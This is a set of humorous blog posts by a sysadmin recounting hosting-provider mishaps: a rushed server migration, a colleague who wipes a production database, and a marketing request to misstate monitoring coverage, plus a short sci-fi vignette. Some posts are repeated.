So, one end-of-the-summer day, after seeing that 'disk partition 98% full' for a bit too long in the system monitor, we decided that it was time to get Customer and drag him into the Virtual era. It is time to get our Marketing man and unleash him onto the prey, with a nice enticing offer for a fully virtual environment. Now, after several days (or weeks) of negotiation, because the customer was also sort-of a "careful" one (read: didn't want to pay anything more) and was more concerned about how did we planned to "move" from the old system to the new one. Of course our "marketing man" had no fucking clue how to do so and simply said that "we'll take care of that with ZERO downtime"... Now I'd really, really, like if before busting out with such bullshit he had taken 30 seconds to ask somebody with a grain of salt in his brain... Anyhoo, he got the paper signed, so we have an order for a brand-new VPS for the customer, including migration from the old system to the new one. We got informed of the fact, as usual during one of the weekly meeting by our boss in the following way (kinda):

DB - ...and \$Customer is going to get a new VPS so we shouldn't have problem with disk space anymore, any takers for the installation? (looks around)

Me - Installation of what? Where is the installation sheet?

MarketingMan - I have to put it into the wiki...

Me - Good, when it is in the system we'll install it.

DB - So it's on you then?

Me - No, when it is in the system it will be installed by whoever is supposed to be installing stuff that week, that is not supposed to be me by default. That's why you had the "installation" in the planning right?

DB - Yes but this is kinda urgent...

Me - If it is urgent why isn't the installation manual already into the system? We had that piece of junk blinking red for weeks in the monitor.

Marketing Man - The customer gave the ok only this morning.

Me - Then it is definitively not going to be installed this week.

The "discussion" went on a bit longer with nothing substantial decided of course. During the course of the

Cosa fa' l'applicazione X ?

week we (at least, ME) had other things to think about and nobody apparently did anything until the next week, when \$Colleague (CL) ended up pulling the short straw from the pile and had the pleasure of installing Customer's new server. I was busy with other things and had really no interest in being involved into that stuff, so I'm not really sure what was in the install page or what kind of 'special' instructions he got, if he got any. A couple of weeks more passed, then one day I picked up a ringing phone (second mistake, first one was to get out of bed that morning):

Me - ShittyHostingProvider, what can I do for you?

Customer - Hi, it's Customer, we'd like to know when do you plan to go in production with our new server, since we're paying it and it's doing nothing. Last time we spoke with your MarketingDude it was agreed for a "quick in production" move, and now it's about a month.

Me - Oh... Hummm... I have to see what is the status of that, I'll call you back...

Obviously MarketingDude ain't in the office that day, so I try to figure out what was done, by who, when and how (not the why 'cause I already know that), and as far as I understand the server has been installed but I can't find any information about a "move to production". I grab \$Colleague (CL) and ask him directly.

Me - How did you planned to go on production?

CL - Me?

Me - Yes, you. You installed this pile of crap right? So you should have also made a plan to move the old pile of crap into the new one and go into production with it. How did you do?

CL - Well... but... Hemmm... It's just standard stuff, is basically done...

Me - "Basically" means?

CL - Basically.

I consider, briefly, if punching him repeatedly in the face could improve his brain functions, but then turn that down because it would probably hurt me more than him.

Me - So what has to be done to put this crap into production?

CL - Hu..... it should be easy....

Me - "should be" ?

It seems the only way to do this is the hard way, so I grab the "installation page" and starts checking things out. Standard server with MySQL and Tomcat. First problem: there is no java installed in this thing... and tomcat without java doesn't work very well... Grab java and install it. Tomcat has been copied on the system but never configured or even started of course, so grab default configuration then get the configuration from the old server and compare them to see what's different... This prove to be quite a problem. Apparently, we don't have the root password for the old system and my account can't SUDO. It's time to escalate the problem.

DB - What do you mean we don't have the root password?

Me - Is not in the standard password list.

DB - It should be.

Me - yeah, well, ain't.

DB - Can't you ask customer?

Me - Sure I can, are we going to fess up that we lost the password so we can't do what are we supposed to do? That is, maintain his server?

DB - We should be able to sudo...

Me - again with the 'should'...

Contacting the customer with a request for the password returns nothing (password? What password?) so I pull MarketingDude into the fray and tell him that if we want to move forward we need to recover that

Ready or Not...

Cosa fa' l'applicazione X ?

password, that include a reboot in single-user mode with a rescue disk, this means a trip to the datacenter. Of course Customer wants zero downtime, so it means to either do it during the 'normal' upgrade (that we can't perform anyway 'cause we lack the root access, and anyway that system is EOL) or in the wee hours of the night. That means triple cost.

After a painful forth and back, we decide to do it early in the morning, I ride my motorcycle to the datacenter, put my mittens on the server and a reboots later I got the root password changed. In the meantime, I also realize that this thing is old... I mean OLD, really, really OLD... not only is EOL the software, even the hardware is out-of-support... this thing is a disaster waiting to happen.

With the root password I can finally proceed in copying the configuration from one system to another and fix some more stuff... then I realize another problem: there should (again with the 'should') be MySQL server installed on the new system... there is only the client installed.

Of course at this point CL is on holiday and can't be punched anymore, I report to DB that the "install page" is a pile of stinking crap and half of the stuff that was supposed to be installed ain't and when there is a checkbox for "tested and approved" the guy that check it should TEST before APPROVE. But this is matter for another tale I suppose. It's basically time to contact the customer to organize "the move", my plan: copy the database from one system to another and reconfigure the application to use the database on the new system, configure the old one to be a 'slave' of the new one so the db is always up-to-date and in case we can fall-back on the old system, the day we decide to do the switcheroo, add a RDR in the firewall and change the configuration of the DNS and that's it, the new system is in production. If something goes bad, RDR back to the old system and we are back to the old one.

On paper, it should work... Until I realize that the two systems are in two completely different subnets...

After a number of suitably bad words, I begin the process of migrating the server from its subnet to the old one, and luckily this doesn't involve more than a few changes in the firewalls and a copy of files from one datastore to the other.

At this point our MarketingDude inform me that the Customer has decided to go on production the day after... at 4 AM!

I point out that we haven't even tested the application yet, since, thanks to the "stellar" work of CL, I've been busy re-doing 99% of the installation, so I do not take any responsibility if the whole thing explode at once when I click on the "launch" button. Of course there is a long crying out of "customer's satisfaction" to which I answer asking what is better? A carefully planned and executed transition from the old one to the new one or a quick-assed move that potentially fucks up everything? Sadly, I got no answer to that question.

4 Am rolls forward, I get out of bed (helped by the cats that are asking for food), grab a cuppa, power on the pc and start messing around.

And then there is the practical realization, the thing that, in the mad rush to try to have everything finished on top of doing also the 'rest' of the work, I completely forgot to check: we do not maintain the DNS for that domain... So I can add the RDR, but I'm sure something will be wrong somewhere in the line.

It is around 3pm that the "problem" shows up: Customer reports that something is wrong with the application. Since we don't see anything in the logs I try to get some more information from the customer himself, but beyond the "I get an error to contact the sysadmin", no useful information. In a burst of inspiration, I check the firewall rules for the old machine, that were... scarce. What I notice is that the old system had a blanket "pass all" rule for outgoing connections, while the new one doesn't. A check in the logs reveals thousands of

Cosa fa' l'applicazione X ?

blocked outgoing connections directed to some server in the UK.

Me - (at the phone with Customer) ...and I see that your system is trying to connect to that server on port 8080, is this some sort of webservice your application uses or... ?

Customer - I'm not sure, you guys are the ones that should know these things!

Me - Sorry, but we do only the basic maintenance on your server, that means that we keep it up-to-date, we don't develop the application and we don't know the details of its functioning, so we can't know these things.

Customer - Well, I don't know either...

Me - Can't you ask the developers of that application?

Customer - I dunno, the developers are long gone...

Me - ...nobody does maintenance on the application?

Customer - No.

...of course not, judging by how old was the old server it was probably running the one and only copy of that stuff in existence.

So I add a 'pass' rule for that thing and the customer confirm that the error is gone, we have no way to know what kind of problems it caused for the whole day, nor any other problems that could lurk into the dark, unexplored corners of that unknown application. On a side note, the backup was also not configured, the system was not in the monitoring and the logs were not in the analyzer... in practice, when CL said that the system was "basically" ready, what he meant was that it wasn't.

Davide

21/12/2016 13:29

The Lost Years

...with a shake and a loud "bang" the automated shuttle connected itself to the old, apparently abandoned, space ship and stopped its thrusters. In the small compartment behind the pressurized door, the officer JT and the unlucky techies TJ un-buckled their safety harness and checked their space suits for the last time before stepping off.

Careful - the voice of JT was clear and crisp through the suit's radio link - this place is old, we don't know what can go 'crash' at any moment.

TJ - Why the hell do we need to get into this thing again?

JT - Because it's the fucking Space Rule! In order to claim it as a relict and gain the rights to resell whatever is into this piece of junk, first we need to clear it and be sure that there is nobody in need of help in it.

TJ - The radio has been silent for days!

JT - Who uses that thing nowadays? If somebody is in here and doesn't need to talk with some old geezer that is still fucking around with old technology, you wouldn't hear a peep from the 'radio'!

Still grumbling TJ followed the officer in the compensation room, that seemed to be in perfect order, at least, all the lights blinked in the correct order and in a minute both of them were able to climb out of the compensation room and into the big rotating wheel that composed the habitat of the old ship.

Small self-powered lights still lit the long corridor, with its white-ish plastic walls, so far nothing strange, the corridor was empty and reasonably clean, for an old spaceship.

The two looked around, both way of the long corridor were curving upwards, to join at the apex into a continuous loop, JT looked at one sign on the wall, a bit old but still readable and gestured to the right.

JT - This way for the bridge.

TJ didn't answer, he was busy checking the small display on the back of his hand.

TJ - Air pressure is normal, composition also ok, it's breathable... it seems.

JT - Good to know, I'll keep my helmet closed anyway, I prefer to breathe my recycled stink and not risk with the air in this ship.

TJ grumbled a bit but didn't volunteer to open his helmet to check the air himself. The duo started walking towards the bridge. The rotating wheel simulating 0.9g, the weight of the spacesuit a bit less than the real weight, both men were used to long time in the suit so didn't consider it too big a hassle.

The first door on the side of the corridor was marked "Greenhouse", TJ placed himself on one side and pulled his gun from the holster, JT took his position on the other side and activated the control, the door slid into the wall with a hiss. Nothing else. After a couple of minutes both of them looked inside. It was definitely a greenhouse, rows of potted plants on tables, in several decks, plastic containers... nothing special. A quick survey of the room didn't show anything out of ordinary. TJ commented on the lack of marijuana.

They left the Greenhouse and kept going, the next door on the left was unmarked. Again, they took their position and this time was TJ to open the door.

JT - It's a personal room.

The room contained a bed, a small desk and some container for personal effects, the bed was clean the desk

Cosa fa' l'applicazione X ?

was tidy and nothing odd appeared. On the desk there was a wireless keyboard, a mouse and 3 cables fixed with velcro for quick use.

TJ - One fiber for network, one power and one for the interface and probably memory expansion... whoever used this place liked to have everything handy.

They left the room and moved forward, the next door was the Bridge.

3 consoles constituted the bridge of the ship, the right one was computer, the left was communication and the center one was navigation. Nothing much dissimilar from the bridge of the Esperanza, except there was no visible chair for the Commander. But many small "independent" didn't have a "commander", usually the "captain" of the ship was also either the engineer or the pilot. On the computer desk there was a Laptop, connected with the console and apparently still running some kind of diagnostic. TJ looked at it.

JT - Can you use that thing?

TJ - Looks like a standard issue, nothing fancy but solid. It is definitively locked and with these - weaving his big space gloves - I can barely managed the gun, leave alone type keys.

JT - Ok, we'll have a look at it later.

They stepped out in the corridor.

JT activated the external speaker of the suit and bellowed "HEYYYYY!!! ANYBODY HOME???" provoking a scare jump from TJ

TJ - What the fuck man!???

JT - Well... Where is everybody?

TJ - Haven't you considered that if somebody was here they should've heard us docking by now?

JT didn't answered, still looking up and down the corridor. He was expecting somebody to show up at any second, but nobody seemed to oblige him.

TJ - What now?

JT gestured on the right - Engineering.

They approached the door marked "Machine Room" with the same caution as before.

JT - Machine room... why not "engineering" ?

TJ - I have a bad feeling about this...

Before they could touch the controls the door opened and a figure stepped out of the room, in the background, even through the thick space suit, they could hear the buzz and noises of multiple systems running in parallel..

TJ - OH FUCK! IT'S HIM!!

JT - CAN'T BE...

Yes - said the figure - yes it's me... I am back, did you missed me? I am... THE SYSADMIN...

The Lost Years

Cosa fa' l'applicazione X ?

In the long gone year 2011, I went to work for an Hosting Provider. It wasn't exactly the company I was looking for... but it was work.

It turned out that they were smarter than they looked, and quickly realized that I had a web site. And that I was writing stuff in it. So it was "smart" from my part to not write too much about the environment and the customers.

I decided to agree to that, I also took that as an excuse for slacking a bit off from this site and writing that was becoming sort-of boring. I needed a break and I got one.

However, you can take the saddle out of an horse, but can't stop him running... so things happened and I found myself with a lot of stuff to write about, without a way to do so.

Then, in the end of 2016, I got another job.

It was a deserved break, since the situation at Hosting Provider was sort-of deteriorating (you'll read about it, in due time).

This means that A) I have a different job now and B) I have some time and chance to write down some more stuff...

I've decided to call this serie "The Lost Years", because for me are years that got lost in the fog.

Note that I don't plan to return to publish every week, first of all, I don't have enough material ready for publication, and try to maintain a weekly schedule would be impossible, second, I have my "normal" work to do on top of the rest of my life, and writing is a past time for me, not my work. So I'll publish when I am ready to, not following any kind of schedule.

Lately, I got also interested into video productions, so I was thinking that maybe I could also "publish" something as a video, but this is a long term thing since I don't have much time and it is anyway something that is not for sure. Just an heads-up.

This is just to introduce the next series and to let you know that, in Internet Space, nobody can hear you whistle...

Davide
21/12/2016 15:02

Pre or Prod

Like that joke said: everybody has a Test environment, somebody is so lucky to have a completely different environment to run production on.

In fact, like many other things in this universe, the usefulness of a TEST environment is discovered only AFTER the production one has been completely fucked up by some operation, wrong or not. And even AFTER that, mostly, the Test environment is perceived as a useless waste of resources.

Personally, I think that the hundreds of "hot-standby" production environments that I saw during my years of activities, are a lot more wasteful than the least used test environment, also because those "hot-standby" are seldom alligned with the 'real' production, lowering their utility to less than zero.

But when a Test environment does exist, then there is this drive, maniacal sometimes, to use it in an obsessive-compulsive way, the result is a plethora of releases, deployments and tests, even for things that are obviously not going to be used on production EVER. Until even the developers themselves don't know anymore what has been released and how (or if) to transfer it to production, making the 'test' unique as a Stradivari.

And after this confused beginning, let's start.

Is a cold and dark late-autumn morning, temperatures are already winter-y while the rain is still practically autumn-al, and the two things mix into a perfect cocktail that provoke that "crap" effect and make you think that stay in bed is the logical choice.

In this mood I am cursing and trying to make one of our customers happy by producing some "graphs" over the use and abuse of his system, and to do so I need to get some data out of the database (that is a mess) and then feed them to Cacti in order to produce something watchable.

Yes, I'm definitively having fun.

While I am messing around with SNMP's hysterical behaviour, one of my colleague (CL) turns up at my desk with a puzzled face:

CL - Can you have a look at ticket 79845910-ADF7631-8476710 ?

ME - Right now I am busy, what's the problem?

CL - Is a request from Customer about a release...

ME - And where is the problem? Releases for Customer have been basically fully automated by now [a perl script of which I'm particularly proud]

CL - Yeah, but this is different...

ME - What do you mean?

CL - It has... things...

ME - What? Is that time of the month again?

CL doesn't get it, and since doesn't look like he wants to go somewhere else, I leave SNMP for a while and look that ticket up.

Oh nice, the developers finally decided to toss the towel and admit that they don't know how or what has been released on Test and decided to start with a clean slate with a restore on Test of the Production stuff. Can't agree more. To check the differences they also want to have a dump of the database structure and a copy of

Cosa fa' l'applicazione X ?

the application from test before the restore from Production.

ME - So, where is the problem?

CL - Database... yada yada yada... Backup ... yada yada yada ... copy ... yada yada yada...

ME - The procedure for 'refresh' is documented in the wiki, go read it, the backup procedure also. The only thing is that TEST and PRODUCTION are using two different databases but both are on the same db Server.

CL keeps whining, evidently what he wants is for me to take care of the thing so he can go back at doing bloody fucking nothing, but since I'm not willing to comply to his plan, he ends up going to whine with DumBoss, who shows up with the same questions.

I must point out that the customer so far hasn't requested anything strange, the majority of the activities involved are documented or should in the capacity of any sysadmin, even Junior and we're talking about a TEST environment, so even breaking it shouldn't be too bad.

DB - Can you do it?

ME - This stuff [pointing to my screen] has been in my list for a month, and since out of 5 days I am busy 4 doing customers' requests, I do it today or it will stay in my list for another month. So the answer is NO.

DB withdraw, CL looks dissatisfied and I go on with my Cacti work. But not for long, after a while CL is back for some more questions about the db backup.

ME - The procedure for the dump is in the wiki, there should be even a link to the documentation's page of the customer since we did it multiple time already.

CL - Yes but I can't understand a thing about it.

I get up and walk to his desk, followed by him.

ME - Ok, show me what ain't clear.

CL sit down and turn the screen-saver off, obviously on his screen there is everything but the documentation, he rummage a bit to look it up, after a couple of minutes I tell him that I'm going to get a coffee and when he manage to find and read it he can call me back.

When I'm back from my coffe CL has found the documentation.

ME - Ok, so what's unclear?

CL scroll the documentation up and down with a few scroll of the mouse without answering.

ME - Did you read this stuff?

CL scroll the documentation up and down with a few scroll of the mouse without answering...

ME - Good, when you've read it let me know.

And go back to my work, until about 15.30, at that moment the continous beeping of the system monitor manage to displace the Pink Floyd in my earphones and make me rise my head and try to see what is going on. What is going on is Customer's production environemnt (yes, the same Customer) that is returning an Error 500. And that's bad.

Cosa fa' l'applicazione X ?

At the question if "somebody is doing something about it" only silence respond, so I log into the system and check it out. The application is running, but the log is filling up with "no data found", since I saw CL still logged into the database I go directly to him and ask The Question...

ME - What the heck are you doing with Customer's production db?

CL - What the asked... a dump and restore of the data structure, like the doc says...

ME - They asked a dump of the structure of TEST and a restore of PRODUCTION on TEST.

CL - Boh, I can't understand a thing in this.

Before I can say anything (like compare the fact that "he doesn't understand" with Cercopiteco's IQ levels), DB shows up.

DB - [weaving his mobile] What is happening with Customer?

ME - I was asking the same.

CL - I am following the documentation.

DB - So?

CL - Here it says to do a restore this way.

ME - You have to do the restore on TEST.

CL - It doesn't say it there...

ME - Yes it does. On the above line, why don't you read it. All of it?

CL scroll up and down the documentation with the speed of a rocket with a few stroke of the mouse's wheel, until I grab the mouse and highlight the part of the documentation that says (more or less):

- "1. Take a database dump of PRODUCTION [example commands sequence]
2. Make a restore on TEST database [example commands sequence]"

ME - You made a dump of the data structure of PRODUCTION and restored it on PRODUCTION right?

CL - I'm following the documentation...

IO - No, you're not.

CL - This documentation ain't clear...

IO - The documentation is not made to do a cut & paste no, it is made so you can UNDERSTAND what you're supposed to do and then use YOUR BRAIN.

DB - Can we solve the problem now that the customer is at the phone?

I notice "en-passant" that apparently nobody is paying any attention to the system monitor...

ME - [to CL] get the last backup of the production db and restore it.

DB - But this way we're gonna lose the whole day!

ME - Do you have a better idea?

CL - And how do I do a restore?

ME - The same way you just did, but with the CORRECT DUMP.

How it is or how it ain't... I do the restore and more or less everything goes back to working condition, I leave DB and MarketingDude to the fight with the Customer that wants to now WTF and go back to my work, that I hope to finish for today, but that idea is quickly disappearing in the sad darkness outside.

The peace is short-lived, because after a bit the System Monitor begins to beeps again. Without even looking I go directly to CL's desk.

Cosa fa' l'applicazione X ?

ME - What the heck is it now?

CL - I'm following the documentation...

No this time is even better: now he dumped the data structure of TEST and restored it on PRODUCTION!

Now, obviously, we are going to have a long, intense discussion over the documentation that "ain't clear" and the objective responsibility of whoever wrote the documentation, completely avoiding the much more useful discussion about the objective (in)ability of whoever is reading such documentation to use his own brain and the fact that before doing something, with or without documentation, you should UNDERSTAND what the heck you're going to do.

And I understand that this work isn't gonna be done for today.

Davide

23/12/2016 08:40

Pre or Prod

Like that joke said: everybody has a Test environment, somebody is so lucky to have a completely different environment to run production on.

In fact, like many other things in this universe, the usefulness of a TEST environment is discovered only AFTER the production one has been completely fucked up by some operation, wrong or not. And even AFTER that, mostly, the Test environment is perceived as a useless waste of resources.

Personally, I think that the hundreds of "hot-standby" production environments that I saw during my years of activities, are a lot more wasteful than the least used test environment, also because those "hot-standby" are seldom alligned with the 'real' production, lowering their utility to less than zero.

But when a Test environment does exist, then there is this drive, maniacal sometimes, to use it in an obsessive-compulsive way, the result is a plethora of releases, deployments and tests, even for things that are obviously not going to be used on production EVER. Until even the developers themselves don't know anymore what has been released and how (or if) to transfer it to production, making the 'test' unique as a Stradivari.

And after this confused beginning, let's start.

Is a cold and dark late-autumn morning, temperatures are already winter-y while the rain is still practically autumn-al, and the two things mix into a perfect cocktail that provoke that "crap" effect and make you think that stay in bed is the logical choice.

In this mood I am cursing and trying to make one of our customers happy by producing some "graphs" over the use and abuse of his system, and to do so I need to get some data out of the database (that is a mess) and then feed them to Cacti in order to produce something watchable.

Yes, I'm definitively having fun.

While I am messing around with SNMP's hysterical behaviour, one of my colleague (CL) turns up at my desk with a puzzled face:

CL - Can you have a look at ticket 79845910-ADF7631-8476710 ?

ME - Right now I am busy, what's the problem?

CL - Is a request from Customer about a release...

ME - And where is the problem? Releases for Customer have been basically fully automated by now [a perl script of which I'm particularly proud]

CL - Yeah, but this is different...

ME - What do you mean?

CL - It has... things...

ME - What? Is that time of the month again?

CL doesn't get it, and since doesn't look like he wants to go somewhere else, I leave SNMP for a while and look that ticket up.

Oh nice, the developers finally decided to toss the towel and admit that they don't know how or what has been released on Test and decided to start with a clean slate with a restore on Test of the Production stuff. Can't agree more. To check the differences they also want to have a dump of the database structure and a copy of

Cosa fa' l'applicazione X ?

the application from test before the restore from Production.

ME - So, where is the problem?

CL - Database... yada yada yada... Backup ... yada yada yada ... copy ... yada yada yada...

ME - The procedure for 'refresh' is documented in the wiki, go read it, the backup procedure also. The only thing is that TEST and PRODUCTION are using two different databases but both are on the same db Server.

CL keeps whining, evidently what he wants is for me to take care of the thing so he can go back at doing bloody fucking nothing, but since I'm not willing to comply to his plan, he ends up going to whine with DumBoss, who shows up with the same questions.

I must point out that the customer so far hasn't requested anything strange, the majority of the activities involved are documented or should in the capacity of any sysadmin, even Junior and we're talking about a TEST environment, so even breaking it shouldn't be too bad.

DB - Can you do it?

ME - This stuff [pointing to my screen] has been in my list for a month, and since out of 5 days I am busy 4 doing customers' requests, I do it today or it will stay in my list for another month. So the answer is NO.

DB withdraw, CL looks dissatisfied and I go on with my Cacti work. But not for long, after a while CL is back for some more questions about the db backup.

ME - The procedure for the dump is in the wiki, there should be even a link to the documentation's page of the customer since we did it multiple time already.

CL - Yes but I can't understand a thing about it.

I get up and walk to his desk, followed by him.

ME - Ok, show me what ain't clear.

CL sit down and turn the screen-saver off, obviously on his screen there is everything but the documentation, he rummage a bit to look it up, after a couple of minutes I tell him that I'm going to get a coffee and when he manage to find and read it he can call me back.

When I'm back from my coffe CL has found the documentation.

ME - Ok, so what's unclear?

CL scroll the documentation up and down with a few scroll of the mouse without answering.

ME - Did you read this stuff?

CL scroll the documentation up and down with a few scroll of the mouse without answering...

ME - Good, when you've read it let me know.

And go back to my work, until about 15.30, at that moment the continous beeping of the system monitor manage to displace the Pink Floyd in my earphones and make me rise my head and try to see what is going on. What is going on is Customer's production environemnt (yes, the same Customer) that is returning an Error 500. And that's bad.

Cosa fa' l'applicazione X ?

At the question if "somebody is doing something about it" only silence respond, so I log into the system and check it out. The application is running, but the log is filling up with "no data found", since I saw CL still logged into the database I go directly to him and ask The Question...

ME - What the heck are you doing with Customer's production db?

CL - What the asked... a dump and restore of the data structure, like the doc says...

ME - They asked a dump of the structure of TEST and a restore of PRODUCTION on TEST.

CL - Boh, I can't understand a thing in this.

Before I can say anything (like compare the fact that "he doesn't understand" with Cercopiteco's IQ levels), DB shows up.

DB - [weaving his mobile] What is happening with Customer?

ME - I was asking the same.

CL - I am following the documentation.

DB - So?

CL - Here it says to do a restore this way.

ME - You have to do the restore on TEST.

CL - It doesn't say it there...

ME - Yes it does. On the above line, why don't you read it. All of it?

CL scroll up and down the documentation with the speed of a rocket with a few stroke of the mouse's wheel, until I grab the mouse and highlight the part of the documentation that says (more or less):

- "1. Take a database dump of PRODUCTION [example commands sequence]
2. Make a restore on TEST database [example commands sequence]"

ME - You made a dump of the data structure of PRODUCTION and restored it on PRODUCTION right?

CL - I'm following the documentation...

IO - No, you're not.

CL - This documentation ain't clear...

IO - The documentation is not made to do a cut & paste no, it is made so you can UNDERSTAND what you're supposed to do and then use YOUR BRAIN.

DB - Can we solve the problem now that the customer is at the phone?

I notice "en-passant" that apparently nobody is paying any attention to the system monitor...

ME - [to CL] get the last backup of the production db and restore it.

DB - But this way we're gonna lose the whole day!

ME - Do you have a better idea?

CL - And how do I do a restore?

ME - The same way you just did, but with the CORRECT DUMP.

How it is or how it ain't... I do the restore and more or less everything goes back to working condition, I leave DB and MarketingDude to the fight with the Customer that wants to now WTF and go back to my work, that I hope to finish for today, but that idea is quickly disappearing in the sad darkness outside.

The peace is short-lived, because after a bit the System Monitor begins to beeps again. Without even looking I go directly to CL's desk.

Cosa fa' l'applicazione X ?

ME - What the heck is it now?

CL - I'm following the documentation...

No this time is even better: now he dumped the data structure of TEST and restored it on PRODUCTION!

Now, obviously, we are going to have a long, intense discussion over the documentation that "ain't clear" and the objective responsibility of whoever wrote the documentation, completely avoiding the much more useful discussion about the objective (in)ability of whoever is reading such documentation to use his own brain and the fact that before doing something, with or without documentation, you should UNDERSTAND what the heck you're going to do.

And I understand that this work isn't gonna be done for today.

Davide

23/12/2016 08:40

True Lies

It was a dull, cold morning, when our MarketingMan dropped a ticket on top of the pile that was already growing bigger by the minute, and the fact that the three (not one, not two, but THREE) guys that were supposed to be taking care of 'Customer Requests' weren't doing it wasn't helping.

Since, unfortunately, I sat in close proximity with MarketingMan, it was normal for him to ask ME about whatever problem he could possibly think of, so I grabbed the ticket and had a look.

Well, it was a pretty normal request from one of our customer.

\$UnluckyChum#218 had a bit of fuckup during the weekend when his database server run out of disk space and committed suicide, our "standby" engineer was lost in the middle of the flatland on a bicycle and was unable to intervene quickly so they decided to "escalate" the problem to "national catastrophe #1", by calling every single cellphone number they could possibly find, the result was that basically the whole "management" began phoning each others and calling left and right with request of quick intervention and follow-ups and status reports every 2 seconds.

This until they managed to reach my phone number. Since I was basically at home, I logged in, looked at the poor db server, quickly zapped the last dozen or so backups that were still on the local disk freeing up enough space for the db to restart and things went, more or less, back to normal.

Of course \$UnluckyChum#218 wasn't happy with the "performance" and asked details about what we monitor and how. And that was the point of the ticket that our MarketingMan wanted information about.

In about 5 minutes I located the stuff and updated the ticket, then removed myself from the "list of people we can bother if we want more info about this" and quickly forgot about the whole thing.

But every bad thing came back, repeatedly if it is bad enough. So about a week later, MarketingMan came around to ask a few more question. In specific, he wanted to know how was that we didn't noticed the disk space becoming scarce.

MM - ...because we're responsible for the good operation of the system so we should notice those things and act before it is too late and prevent the problem...

Me - Look, first of all, the whole thing went from 89% to 100% in about half an hour when the daily backup began dumping the db on the local disk, why there are 12 backup left on disk? I don't know, I guess they wanted 12 backups locally and probably it wasn't a problem when they ordered the machine a years ago, now the db has grown but the disk hasn't. Second, there is a guy each day that should keep an eye for these kind of thing but evidently he didn't or didn't considered the problem that big on friday. Last: we do not monitor disk space 24/7, only during office time. And if a disk become full, most of the time we can't do much, except deleting stuff or asking the customer what he want to remove from it.

MM - Yes but...

Me - If I remember correctly we've already pending a request for increasing the disk space of that and several other systems for \$UnluckyChum. Maybe they should get a move about that?

MM - ...I'll talk to them.

A couple of day later, I get notified that a new "update" has been added to \$Unlucky ticket.

Now, that was odd since I've removed myself from the list of 'update'. A quick check informed me that my name was back on the list and was added back by MarketingMan.

Cosa fa' l'applicazione X ?

The update was a question from \$UnluckyChum about what we monitored of their systems and how.

Since it seemed I was the only person that had some idea of the technical details involved in their setup that was in the "notify" list, I had a look at the configuration of the monitoring and prepared a quick overview of the checks that were referring to their servers.

The answer was more or less something like this:

"We monitor your applications (check on connections on port 80/443) for server X1, X2, X3, X4, X5, X6, X7 and X8, we check if the response of the application conforms what is in our 'expected list' (that you provided), we control if the database server is running (processes running in background), the number of connections, the cpu and disk activity and the disk space."

Maybe I was a bit more technical but that was the core of it.

A few days later, again I got a reaction, this time from MarketingMan that asked me if I could answer the next question from \$UnluckyChum about the service level of the checks.

In specific, they wanted to know if we did monitor the disk partitions on a 24/7 base or not.

A couple of hour later, MarketingMan showed up and came directly to me.

MM - I saw this morning that \$UnluckyChum has sent a reaction to his ticket...

Me - Yes, I saw it too, and replied to it already.

MM - Oh, good, they asked if we monitor the stuff 24/7 right? And...

Me - No, we don't. We don't do that for several reason, first of all, we have way too many customers with nightly automated processes that can and do fill up the disk to almost full and then clean it up again. So unless we want to maintain a shitload of "specials" checks and/or exclude lists, we decided to not monitor disks, ram and cpu on 24/7. Those are only during normal office time. Or better, they SHOULD be if somebody take a look at them every now and then.

MM - No, that's not right... Can you answer to \$UnluckyChum that we monitor everything 24/7?

Me - ...that's not what I just said... And is also not what I already told \$UnluckyChum.

MM - Yes I know, but this is the right answer to give to them, because I checked and when we made the contract we specified that we were going to monitor everything 24x7.

Me - ...So your question is not a question, you are asking me to give back the answer that you want to hear?

MM - Yes, sort of.

Me - That is also a lie.

MM - Well, we are going to move to a new version of the monitoring softwar anyway later this year so we will put all that stuff in 24/7 by default, so is not completely wrong... is just wrong right now...

Me - ...right... wrong...

Post-Mortem

More than a year has passed by that 'incident', we never moved to the "new monitoring software" and the discussion about the 24/7 monitoring of CPU, disk and ram space was still ongoing the day before I left.

Davide

28/12/2016 12:58

True Lies

It was a dull, cold morning, when our MarketingMan dropped a ticket on top of the pile that was already growing bigger by the minute, and the fact that the three (not one, not two, but THREE) guys that were supposed to be taking care of 'Customer Requests' weren't doing it wasn't helping.

Since, unfortunately, I sat in close proximity with MarketingMan, it was normal for him to ask ME about whatever problem he could possibly think of, so I grabbed the ticket and had a look.

Well, it was a pretty normal request from one of our customer.

\$UnluckyChum#218 had a bit of fuckup during the weekend when his database server run out of disk space and committed suicide, our "standby" engineer was lost in the middle of the flatland on a bicycle and was unable to intervene quickly so they decided to "escalate" the problem to "national catastrophe #1", by calling every single cellphone number they could possibly find, the result was that basically the whole "management" began phoning each others and calling left and right with request of quick intervention and follow-ups and status reports every 2 seconds.

This until they managed to reach my phone number. Since I was basically at home, I logged in, looked at the poor db server, quickly zapped the last dozen or so backups that were still on the local disk freeing up enough space for the db to restart and things went, more or less, back to normal.

Of course \$UnluckyChum#218 wasn't happy with the "performance" and asked details about what we monitor and how. And that was the point of the ticket that our MarketingMan wanted information about.

In about 5 minutes I located the stuff and updated the ticket, then removed myself from the "list of people we can bother if we want more info about this" and quickly forgot about the whole thing.

But every bad thing came back, repeatedly if it is bad enough. So about a week later, MarketingMan came around to ask a few more question. In specific, he wanted to know how was that we didn't noticed the disk space becoming scarce.

MM - ...because we're responsible for the good operation of the system so we should notice those things and act before it is too late and prevent the problem...

Me - Look, first of all, the whole thing went from 89% to 100% in about half an hour when the daily backup began dumping the db on the local disk, why there are 12 backup left on disk? I don't know, I guess they wanted 12 backups locally and probably it wasn't a problem when they ordered the machine a years ago, now the db has grown but the disk hasn't. Second, there is a guy each day that should keep an eye for these kind of thing but evidently he didn't or didn't considered the problem that big on friday. Last: we do not monitor disk space 24/7, only during office time. And if a disk become full, most of the time we can't do much, except deleting stuff or asking the customer what he want to remove from it.

MM - Yes but...

Me - If I remember correctly we've already pending a request for increasing the disk space of that and several other systems for \$UnluckyChum. Maybe they should get a move about that?

MM - ...I'll talk to them.

A couple of day later, I get notified that a new "update" has been added to \$Unlucky ticket.

Now, that was odd since I've removed myself from the list of 'update'. A quick check informed me that my name was back on the list and was added back by MarketingMan.

Cosa fa' l'applicazione X ?

The update was a question from \$UnluckyChum about what we monitored of their systems and how.

Since it seemed I was the only person that had some idea of the technical details involved in their setup that was in the "notify" list, I had a look at the configuration of the monitoring and prepared a quick overview of the checks that were referring to their servers.

The answer was more or less something like this:

"We monitor your applications (check on connections on port 80/443) for server X1, X2, X3, X4, X5, X6, X7 and X8, we check if the response of the application conforms what is in our 'expected list' (that you provided), we control if the database server is running (processes running in background), the number of connections, the cpu and disk activity and the disk space."

Maybe I was a bit more technical but that was the core of it.

